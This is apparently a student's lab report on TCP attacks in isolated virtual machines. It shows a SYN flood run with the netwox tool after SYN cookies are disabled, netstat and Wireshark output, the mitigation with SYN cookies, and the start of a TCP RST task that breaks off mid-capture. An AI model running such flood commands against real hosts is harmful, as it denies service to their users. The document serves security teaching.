

# Computer Network Security

## Lab 3

### TCP Attack Lab

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Section H


Lab Setup :

Attacker : 10.0.2.9


Victim/Client : 10.0.2.10

Observer/Server : 10.0.2.11

#### Task 1: SYN Flooding Attack




```
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
Bharath-PES1201801948-VM2:~$ sudo sysctl -q net.ipv4.tcp_max_syn_b
acklog
net.ipv4.tcp_max_syn_backlog = 128
Bharath-PES1201801948-VM2:~$
```




```
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
Bharath-PES1201801948-VM2:~$ sudo sysctl -w net.ipv4.tcp_syncookie
s=0
net.ipv4.tcp_syncookies = 0
```

As seen in the screenshot, the victim's queue size is 128. We also see the current open ports that are awaiting connections (LISTEN stage.)  
Syn cookies is also disabled.



```
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
Bharath-PES1201801948-VM2:~$ netstat -na | grep tcp
tcp        0      0 127.0.1.1:53          0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:22            0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.1:631         0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:23            0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.1:3306        0.0.0.0:*
LISTEN
tcp6       0      0 :::80                 :::*
LISTEN
tcp6       0      0 :::21                 :::*
LISTEN
tcp6       0      0 :::22                 :::*
LISTEN
tcp6       0      0 :::1:631              :::*
LISTEN
tcp6       0      0 :::3128               :::*
LISTEN
Bharath-PES1201801948-VM2:~$
```

If a port had a half-open connection (only SYN received and no ACK from the client), then the state would've been SYN\_RECV. If the 3-way handshake completes, the state changes to ESTABLISHED.



```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
Bharath-PES1201801948-VM1:~$ sudo netwox 76 -i 10.0.2.10 -p 23 -s
raw
```

In order to perform the SYN flooding attack, we run the netwox tool with task number 76, performing netstat after the netwox command, we can see arbitrary machines sending TCP SYN Packets to the IP address specified.

Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

/bin/bash

/bin/bash 66x24

Bharath-PES1201801948-VM2:~\$ netstat -tna

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.10:23	240.112.247.233:25624	SYN_RECV
tcp	0	0	10.0.2.10:23	253.118.209.227:47405	SYN_RECV
tcp	0	0	10.0.2.10:23	253.174.93.232:47582	SYN_RECV
tcp	0	0	10.0.2.10:23	251.253.119.105:48617	SYN_RECV
tcp	0	0	10.0.2.10:23	249.18.177.124:36057	SYN_RECV
tcp	0	0	10.0.2.10:23	255.217.12.146:4901	SYN_RECV

Right Ctrl

/bin/bash

/bin/bash 66x24

Bharath-PES1201801948-VM3:~\$ telnet 10.0.2.10

Trying 10.0.2.10...

Our telnet request from the Observer machine is on hold, it doesn't even get into the TCP Stack as we can see in the wireshark capture.



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-02-14 03:18:49.4633190	10.0.2.11	10.0.2.3	DHCP	344	DHCP Request - Transaction ID 0xc1e2d01e
2	2021-02-14 03:18:49.4681346	10.0.2.3	10.0.2.11	DHCP	592	DHCP ACK - Transaction ID 0xc1e2d01e
3	2021-02-14 03:18:54.4979581	PcsCompu_4e:3a:96		ARP	44	who has 10.0.2.3? Tell 10.0.2.11
4	2021-02-14 03:18:54.4981439	PcsCompu_8c:d6:0d		ARP	62	10.0.2.3 is at 08:00:27:8c:d6:0d
5	2021-02-14 03:18:56.5406736	:::1	:::1	UDP	64	33438 -> 53269 Len=0
6	2021-02-14 03:19:16.5793327	:::1	:::1	UDP	64	33438 -> 53269 Len=0
7	2021-02-14 03:19:36.5882804	:::1	:::1	UDP	64	33438 -> 53269 Len=0
8	2021-02-14 03:19:38.4609814	fe80::71ea:6d9d:f66:ff02::fb		MDNS	109	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
9	2021-02-14 03:19:39.1299439	10.0.2.9	224.0.0.251	MDNS	89	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
10	2021-02-14 03:19:54.2800642	PcsCompu_4e:3a:96		ARP	44	who has 10.0.2.10? Tell 10.0.2.11
11	2021-02-14 03:19:54.2802893	PcsCompu_66:f8:1c		ARP	62	10.0.2.10 is at 08:00:27:66:f8:1c
12	2021-02-14 03:19:55.2901047	10.0.2.11	10.0.2.10	TCP	76	[TCP Retransmission] 43510 -> 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=145707 TSecr=...
13	2021-02-14 03:19:55.2901047	10.0.2.11	10.0.2.10	TCP	76	[TCP Retransmission] 43510 -> 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=145707 TSecr=...
14	2021-02-14 03:19:56.6065707	:::1	:::1	UDP	64	33438 -> 53269 Len=0
15	2021-02-14 03:19:57.3067488	10.0.2.11	10.0.2.10	TCP	76	[TCP Retransmission] 43510 -> 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=145707 TSecr=...
16	2021-02-14 03:20:01.6315136	10.0.2.11	10.0.2.10	TCP	76	[TCP Retransmission] 43510 -> 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=145707 TSecr=...
17	2021-02-14 03:20:09.7391708	10.0.2.11	10.0.2.10	TCP	76	[TCP Retransmission] 43510 -> 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=145707 TSecr=...
18	2021-02-14 03:20:16.6554877	:::1	:::1	UDP	64	33438 -> 53269 Len=0
19	2021-02-14 03:20:23.2599253	10.0.2.10	224.0.0.251	MDNS	89	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
20	2021-02-14 03:20:23.4770476	fe80::c697:2edf:c97:ff02::fb		MDNS	109	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
21	2021-02-14 03:20:25.8583982	10.0.2.11	10.0.2.10	TCP	76	[TCP Retransmission] 43510 -> 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=145707 TSecr=...
22	2021-02-14 03:20:30.9704170	PcsCompu_4e:3a:96		ARP	44	who has 10.0.2.10? Tell 10.0.2.11
23	2021-02-14 03:20:30.9705737	PcsCompu_66:f8:1c		ARP	62	10.0.2.10 is at 08:00:27:66:f8:1c
24	2021-02-14 03:20:36.6640804	:::1	:::1	UDP	64	33438 -> 53269 Len=0
25	2021-02-14 03:20:36.6626468	:::1	:::1	UDP	64	33438 -> 53269 Len=0
26	2021-02-14 03:20:58.6182221	10.0.2.11	10.0.2.10	TCP	76	[TCP Retransmission] 43510 -> 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=145707 TSecr=...
27	2021-02-14 03:21:03.7381683	PcsCompu_4e:3a:96		ARP	44	who has 10.0.2.10? Tell 10.0.2.11
28	2021-02-14 03:21:03.7383483	PcsCompu_66:f8:1c		ARP	62	10.0.2.10 is at 08:00:27:66:f8:1c
29	2021-02-14 03:21:16.7091916	:::1	:::1	UDP	64	33438 -> 53269 Len=0
30	2021-02-14 03:21:36.7306362	:::1	:::1	UDP	64	33438 -> 53269 Len=0
31	2021-02-14 03:21:56.7533103	:::1	:::1	UDP	64	33438 -> 53269 Len=0
32	2021-02-14 03:22:16.7744107	:::1	:::1	UDP	64	33438 -> 53269 Len=0
33	2021-02-14 03:22:36.8531968	:::1	:::1	UDP	64	33438 -> 53269 Len=0
34	2021-02-14 03:22:42.5648463	10.0.2.11	224.0.0.251	MDNS	89	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
35	2021-02-14 03:22:43.4244695	fe80::eeb:6d2f:ccdb:ff02::fb		MDNS	109	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
36	2021-02-14 03:22:56.8552333	:::1	:::1	UDP	64	33438 -> 53269 Len=0
37	2021-02-14 03:23:16.8683136	:::1	:::1	UDP	64	33438 -> 53269 Len=0
38	2021-02-14 03:23:33.3579474	10.0.2.11	10.0.2.3	DHCP	344	DHCP Request - Transaction ID 0xc1e2d01e
39	2021-02-14 03:23:33.4277291	10.0.2.3	10.0.2.11	DHCP	592	DHCP ACK - Transaction ID 0xc1e2d01e
40	2021-02-14 03:23:36.9627464	:::1	:::1	UDP	64	33438 -> 53269 Len=0
41	2021-02-14 03:23:38.3621721	PcsCompu_4e:3a:96		ARP	44	who has 10.0.2.3? Tell 10.0.2.11
42	2021-02-14 03:23:38.3622882	PcsCompu_8c:d6:0d		ARP	62	10.0.2.3 is at 08:00:27:8c:d6:0d
43	2021-02-14 03:23:41.4807897	PcsCompu_66:f8:1c		ARP	62	who has 10.0.254.203.11? Tell 10.0.2.10
44	2021-02-14 03:23:42.5035239	PcsCompu_66:f8:1c		ARP	62	who has 10.0.254.203.11? Tell 10.0.2.10
45	2021-02-14 03:23:43.5274397	PcsCompu_66:f8:1c		ARP	62	who has 10.0.254.203.11? Tell 10.0.2.10
46	2021-02-14 03:23:43.5274397	PcsCompu_66:f8:1c		ARP	62	who has 10.0.254.203.11? Tell 10.0.2.10

```

/bin/bash
/bin/bash 66x24
Bharath-PES1201801948-VM3:~$ telnet 10.0.2.10
Trying 10.0.2.10...
telnet: Unable to connect to remote host: Connection timed out
Bharath-PES1201801948-VM3:~$

```


Since the connection times out, our request is dropped. Hence the observer is denied of its service.

```


Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 66x24
Bharath-PES1201801948-VM2:~$ sudo sysctl -w net.ipv4.tcp_syncookie
s=1
net.ipv4.tcp_syncookies = 1
Bharath-PES1201801948-VM2:~$

```

Enabling SYN Cookies



Running the netwox command, SYN requests are sent from random IPs.




We can see the wireshark capture during the session



The SYN cookie can effectively prevent the server from SYN flood attack because it does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet. This prevents from having the queue as a bottleneck, and instead consume resources only for the established connections.

Hence, our telnet login request is serviced implying we successfully prevented SYN flood attack.

## Task 2: TCP RST Attacks on telnet and ssh connections



The screenshot shows a terminal window titled "Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox". The terminal is running a telnet session to 10.0.2.11. The output shows the connection is successful, and the user is prompted for a password. The terminal also displays the Ubuntu 16.04.2 LTS login screen, including the VM login: seed, password prompt, and the welcome message. The terminal also shows the update-notifier output, indicating that 0 packages can be updated, and 0 updates are security updates. The terminal also displays the documentation links for Ubuntu, including the help page, management page, and support page. The terminal also shows the copyright notice for the Ubuntu system, stating that the programs included with the Ubuntu system are free software, and the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*/copyright. The terminal also shows the warranty notice, stating that Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted.

```
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 66x24
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer
expression expected:
0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
```

Telnetting into the server machine, we capture the request of this session.

Source	Destination	Protocol	Length	Info
10.0.2.10	10.0.2.11	TCP	68	56936 → 23 [ACK] Seq=3418
10.0.2.11	10.0.2.10	TELNET	97	Telnet Data ...
10.0.2.10	10.0.2.11	TCP	68	56936 → 23 [ACK] Seq=3418
:::1	:::1	UDP	64	56428 → 51504 Len=0
PcsCompu_18:f3:6a		ARP	62	Who has 10.0.2.11? Tell
:::1	:::1	UDP	64	56428 → 51504 Len=0
:::1	:::1	UDP	64	56428 → 51504 Len=0


▶ Frame 155: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10  
 ▼ Transmission Control Protocol, Src Port: 23, Dst Port: 56936, Seq: 787420855, A  
   Source Port: 23  
   Destination Port: 56936  
   [Stream index: 0]  
   [TCP Segment Len: 29]  
   Sequence number: 787420855  
   [Next sequence number: 787420884]  
   Acknowledgment number: 3418075394  
